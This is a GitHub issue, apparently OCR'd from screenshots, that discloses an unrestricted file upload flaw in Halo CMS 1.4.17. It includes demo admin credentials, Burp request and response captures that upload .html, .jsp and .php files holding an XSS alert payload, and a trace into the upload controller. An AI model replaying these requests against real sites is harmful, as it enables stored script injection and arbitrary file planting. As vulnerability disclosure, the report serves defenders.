Halo Blog CMS1.4.17 Fileupload without file type authentication #1702

Open ziping21 opened this issue on Mar 4 · 1 comment

Labels kind/bug kind/feature

Milestone 2.0.0

ziping21 commented on Mar 4

是什么版本出现了此问题?

1.4.17

使用的什么数据库?

MySQL 5.7

使用的哪种方式部署?

Fat Jar

在线站点地址

https://demo.halo.run/admin/index.html#/comments

发生了什么?

The vulnerability can lead to the upload of arbitrary malicious script files.


相关日志输出

```
no
```


附加信息

Black-box penetration：

1. Use (demo:P@ssw0rd123...) to login in https://demo.halo.run/admin ,and then find the attachment upload feature ,try to upload a random image.




2. While uploading a random image, use burp suite to catch the request packet and forward it to the Repeater module.



```
POST /api/admin/attachments/upload HTTP/2
Host: demo.halo.run
Cookie: JSESSIONID=node01fpb109f7z94a12fvq4h0493nx32.node0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Admin-Authorization: 1b2a8f454adc40659183defe4a112e6e
Content-Type: multipart/form-data; boundary=---------------------------119438508224334054283309799940
Content-Length: 11766
Origin: https://demo.halo.run
Referer: https://demo.halo.run/admin/index.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

-----------------------------119438508224334054283309799940
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

[illegible]JFIF[illegible]
```


3. You can tell we successfully uploaded the image from the screenshot below . And we can also get the path of the image accordding to the response.



```
POST /api/admin/attachments/upload HTTP/2
Host: demo.halo.run
Cookie: JSESSIONID=node01fpk109f7c94al2fvqtb0493nz32.node0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Admin-Authorization: 2b2a8f454adc40659183defe4al12e6e
Content-Type: multipart/form-data;
boundary=---------------------------119438508224334654283369799948
Content-Length: 11706
Origin: https://demo.halo.run
Referer: https://demo.halo.run/admin/index.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

-----------------------------119438508224334654283369799948
Content-Disposition: form-data; name="file"; filename="1.jpg"
Content-Type: image/jpeg

ÿØÿàJFIF
[illegible]
```

```
HTTP/2 200 OK
Server: nginx
Date: Fri, 04 Mar 2022 07:22:09 GMT
Content-Type: application/json
Vary: Accept-Encoding
Access-Control-Allow-Origin: https://demo.halo.run
Access-Control-Allow-Headers: Content-Type,ADMIN-Authorization,API-Authorization
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
Strict-Transport-Security: max-age=15768000

{
  "status":200,
  "message":"OK",
  "devMessage":null,
  "data":{
    "id":25,
    "name":"1",
    "path":"/upload/2022/03/1.jpg",
    "fileKey":"upload/2022/03/1.jpg",
    "thumbPath":"/upload/2022/03/1-thumbnail.jpg",
    "mediaType":"image/jpeg",
    "suffix":"jpg",
    "width":424,
    "height":266,
    "size":11549,
    "type":"LOCAL",
    "createTime":1646378529078
  }
}
```


4. Now we want to use the feature again. This time ,try to change the file suffix and modify the file content at the same time. After doing that , send the request again. And the upload is still successful , the file path is also returned.




```
POST /api/admin/attachments/upload HTTP/2
Host: demo.halo.run
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Admin-Authorization: 7b6c832af1384c1fae74f367551c7a04
Content-Type: multipart/form-data;
boundary=---------------------------53634732320647248682714359545
Content-Length: 245
Origin: https://demo.halo.run
Referer: https://demo.halo.run/admin/index.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

-----------------------------53634732320647248682714359545
Content-Disposition: form-data; name="file"; filename="1.html"
Content-Type: image/jpeg

<script>alert(/xss/)</script>
-----------------------------53634732320647248682714359545--
```

```
HTTP/2 200 OK
Server: nginx
Date: Fri, 04 Mar 2022 08:27:29 GMT
Content-Type: application/json
Vary: Accept-Encoding
Access-Control-Allow-Origin: https://demo.halo.run
Access-Control-Allow-Headers: Content-Type,ADMIN-Authorization,API-Authorizatio
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
Strict-Transport-Security: max-age=15768000

{
  "status":200,
  "message":"OK",
  "devMessage":null,
  "data":{
    "id":[illegible],
    "name":"1",
    "path":"/upload/2022/03/1.html",
    "fileKey":"upload/2022/03/1.html",
    "thumbPath":"/upload/2022/03/1.html",
    "mediaType":"image/jpeg",
    "suffix":"html",
    "width":0,
    "height":0,
    "size":29,
    "type":"LOCAL",
    "createTime":1646382449455
  }
}
```

5. Now try to access the file path within the url below,and our xss payload successfully executed



demo.halo.run//upload/20...
https://demo.halo.run//upload/2022/03/1.html
demo.halo.run
/xss/
确定

6. Screenshots of other file types uploaded are as follows：



```
POST /api/admin/attachments/upload HTTP/2
Host: demo.halo.run
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Admin-Authorization: 7b6c832af1384c1fae74f367551c7a84
Content-Type: multipart/form-data;
boundary=---------------------------53634732320647248682714359545
Content-Length: 244
Origin: https://demo.halo.run
Referer: https://demo.halo.run/admin/index.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

-----------------------------53634732320647248682714359545
Content-Disposition: form-data; name="file"; filename="1.jsp"
Content-Type: image/jpeg

<script>alert(/xss/)</script>
-----------------------------53634732320647248682714359545--
```


```
HTTP/2 200 OK
Server: nginx
Date: Fri, 04 Mar 2022 08:29:26 GMT
Content-Type: application/json
Vary: Accept-Encoding
Access-Control-Allow-Origin: https://demo.halo.run
Access-Control-Allow-Headers: Content-Type,ADMIN-Authorization,API-Authori
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
Strict-Transport-Security: max-age=15768000

{
  "status":200,
  "message":"OK",
  "devMessage":null,
  "data":{
    "id":23,
    "name":"1",
    "path":"/upload/2022/03/1.jsp",
    "fileKey":"upload/2022/03/1.jsp",
    "thumbPath":"/upload/2022/03/1.jsp",
    "mediaType":"image/jpeg",
    "suffix":"jsp",
    "width":0,
    "height":0,
    "size":29,
    "type":"LOCAL",
    "createTime":1646382566676
  }
}
```



```
POST /api/admin/attachments/upload HTTP/2
Host: demo.halo.run
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:97.0) Gecko/20100101
Firefox/97.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Admin-Authorization: 7b6c832af1384c1fae74f367551c7a84
Content-Type: multipart/form-data;
boundary=---------------------------53634732320647248682714359545
Content-Length: 244
Origin: https://demo.halo.run
Referer: https://demo.halo.run/admin/index.html
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers

-----------------------------53634732320647248682714359545
Content-Disposition: form-data; name="file"; filename="1.php"
Content-Type: image/jpeg

<script>alert(/xss/)</script>
-----------------------------53634732320647248682714359545--
```

```
HTTP/2 200 OK
Server: nginx
Date: Fri, 04 Mar 2022 08:29:45 GMT
Content-Type: application/json
Vary: Accept-Encoding
Access-Control-Allow-Origin: https://demo.halo.run
Access-Control-Allow-Headers: Content-Type,ADMIN-Authorization,API-Authorizatio
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 3600
Strict-Transport-Security: max-age=15768000

{
  "status":200,
  "message":"OK",
  "devMessage":null,
  "data":{
    "id":24,
    "name":"1",
    "path":"/upload/2022/03/1.php",
    "fileKey":"upload/2022/03/1.php",
    "thumbPath":"/upload/2022/03/1.php",
    "mediaType":"image/jpeg",
    "suffix":"php",
    "width":0,
    "height":0,
    "size":29,
    "type":"LOCAL",
    "createTime":1646382585003
  }
}
```

Source code review：
Try to download the source code for source code security analysis
https://github.com/halo-dev/halo/releases/tag/v1.4.17 （Latest version 1.4.17）


https://github.com/halo-dev/halo/releases/tag/v1.4.17

1.4.17 Latest

ruibaby released this 11 Jan 2022 · 62 commits to master since this release v1.4.17 a79211c

Breaking changes

- 后台静态资源取消使用 jsDelivr CDN。 @ruibaby

Security Fixes

- 升级部分依赖中的 log4j2 版本，修复可能由 log4j2 导致的安全漏洞。 #1595 #1604 #1615 @guqing @HAHH9527

Upgrade guide

https://docs.halo.run/install/upgrade

v1.4.16...v1.4.17

Contributors


ruibaby, guqing, and HAHH9527

Assets 3


- halo-1.4.17.jar
- Source code (zip)
- Source code (tar.gz)

9 7 9 people reacted

7. Check the source code and locate the class src\main\java\run\halo\app\controller\admin\api\AttachmentController.java According to the annotations of this class, you can find that all requests to the path /api/admin/attachments will access this class.



```
/**
 * Attachment controller.
 *
 * @author johnniang
 * @date 2019-03-21
 */
@RestController
@RequestMapping("/api/admin/attachments")
public class AttachmentController {
```

8. The /upload path accessed by the upload interface will access the uploadAttachment method of this class.



```java
@PostMapping("upload")
@ApiOperation("Uploads single file")
public AttachmentDTO uploadAttachment(@RequestPart("file") MultipartFile file) {
    return attachmentService.convertToDto(attachmentService.upload(file));
}
```

